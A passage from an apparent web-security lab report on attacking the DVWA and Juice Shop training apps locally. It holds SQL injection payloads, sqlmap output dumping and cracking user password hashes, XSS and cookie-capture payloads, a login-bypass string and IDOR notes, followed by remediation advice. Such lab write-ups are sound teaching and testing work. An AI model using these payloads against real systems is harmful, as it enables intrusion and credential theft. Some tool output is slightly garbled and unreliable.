Payload: id=1' AND EXTRACTVALUE(3839,CONCAT(0x5c,0x716a7a7071,(SELECT (ELT(3839=3839,1))))-- 0x71627a7071 -- NvoZSubmit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2736 FROM (SELECT(SLEEP(5))))YscB -- dTZhSSubmit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716a7a7071,0x494c70774c5977554577776144496e744615176620b7a6e64414c494d45657a4662474315134b41,0x71627a7071) -- -BSubmit=Submit

[10:32:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[10:32:12] [INFO] fetching database names
[10:32:12] [INFO] retrieved value(s) found and filtering out
available databases [2]:
[*] down
[*] information_schema

[10:32:12] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 10:32:12 /2020-04-11/
```

SQLMap_DBS.png

6.4 Dumping Data

sqlmap -D dwva -T users --dump

```
Type: error-based
Title: MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1' AND EXTRACTVALUE(3839,CONCAT(0x5c,0x716a7a7071,(SELECT (ELT(3839=3839,1))))-- 0x71627a7071) -- NVoZ5Submit-Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2736 FROM (SELECT(SLEEP(5)))YscB) -- dTZh5Submit-Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716a7a7071,0x494c70774c5977554577776144496e744615176626b7a6e64414c494d4557a466247a351534b41,0x71627a7071) -- -R5Submit-Submit

[16:33:00] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL > 5.1 (MariaDB fork)
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.29
[16:33:00] [INFO] fetching columns for table 'users' in database 'dwva'
[16:33:00] [WARNING] reflective value(s) found and filtering out
[16:33:00] [INFO] fetching entries for table 'users' in database 'dwva'
[16:33:00] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[16:33:10] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[16:33:10] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[16:33:10] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[16:33:10] [INFO] starting 2 processes
[16:33:11] [INFO] cracked password 'abc123' for hash 'e99a18428cb38d5f268853678922e03'
[16:33:12] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc6921b0'
[16:33:12] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d618327deb882cf99'
[16:33:18] [INFO] cracked password 'letmein' for hash '0d107d99f3bbe48cade3de5c71e99b7'
Database: dwva
Table: users
[5 entries]
+----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
+----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | /hackable/users/admin.jpg | 5f4dcc3b5aa765d618327deb882cf99 (password) | admin | admin | 2026-04-11 16:32:53 | 0 |
| 2 | gordon | /hackable/users/gordon.jpg | e99a18428cb38d5f268853678922e03 (abc123) | Brown | Gordon | 2026-04-11 16:32:53 | 0 |
| 3 | 1337 | /hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc6921b0 (charley) | Me | Hack | 2026-04-11 16:32:53 | 0 |
| 4 | pablo | /hackable/users/pablo.jpg | 0d107d99f3bbe48cade3de5c71e99b7 (letmein) | Picasso | Pablo | 2026-04-11 16:32:53 | 0 |
| 5 | smithy | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d618327deb882cf99 (password) | Smith | Bob | 2026-04-11 16:32:53 | 0 |
+----+-----+-----+-----+-----+-----+-----+-----+

[16:33:23] [INFO] table 'dwva.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/127.0.0.1/dump/dwva/users.csv'
[16:33:24] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 16:33:24 /2026-04-11/
```

SQLMap_Dump.png

7. Cross-Site Scripting (XSS)

7.1 Reflected XSS

Payload:

<script>alert('XSS')</script>

Result: JavaScript executed in browser.



XSS_Alert.png

7.2 Cookie Theft Simulation

Command:

```
python3 -m http.server 9999
```

Payload used to capture cookies.

7.3 Stored XSS

Payload stored in application and executed for all users.



30_Stored_User2.png


8. SQL Injection on Juice Shop

8.1 Login Bypass

Payload:

```
' OR 1=1--
```

Result: Logged in without credentials.



Juice_Login_Bypass.png


9. IDOR (Insecure Direct Object Reference)

9.1 DVWA IDOR

User data accessed by modifying ID parameter.

9.2 Juice Shop IDOR

Access to other users' data via API manipulation.



IDOR_Juice.png

10. Burp Suite Tools Usage

10.1 HTTP History


All traffic recorded and analyzed.

URL	Method	Host	Status	Size	Time	Direction
http://localhost:3000	GET	/rest/basket/1	200	127.0.0.1	17:14:50.11 Apr ...	8080
http://localhost:3000	GET	/rest/user/whoami?fields=realname	200	127.0.0.1	17:14:50.11 Apr ...	8080
http://localhost:3000	GET	/profile	200	127.0.0.1	17:14:52.11 Apr ...	8080
http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&EIO=3	200	127.0.0.1	17:14:59.11 Apr ...	8080
http://localhost:3000	GET	/rest/order-history	200	127.0.0.1	17:15:13.11 Apr ...	8080
http://localhost:3000	GET	/rest/chatbot/status	200	127.0.0.1	17:15:17.11 Apr ...	8080

Burp_History.png

10.2 Repeater

Used to modify and resend requests.




Burp_Repeater.png

10.3 Intruder

Used for automation and fuzzing.

10.4 Decoder

Used for encoding/decoding payloads.



Burp_Decoder.png

11. Impact Analysis

SQL Injection — Critical

- Full database compromise
 - Credential exposure
 - Authentication bypass
 - Possible server compromise
-

XSS — High

- Session hijacking
 - Cookie theft
 - User impersonation
-

IDOR — High

- Unauthorized data access
 - Privacy breach
 - Account takeover risks
-

12. Remediation

SQL Injection Fix

- Use prepared statements (PDO)
 - Input validation
-

XSS Fix

- Output encoding
 - Content Security Policy (CSP)
-

IDOR Fix

- Implement proper authorization checks
 - Verify resource ownership
-

13. Conclusion

This lab successfully demonstrated real-world web application vulnerabilities using both manual and automated techniques. The findings highlight the importance of secure coding practices and proper input validation.
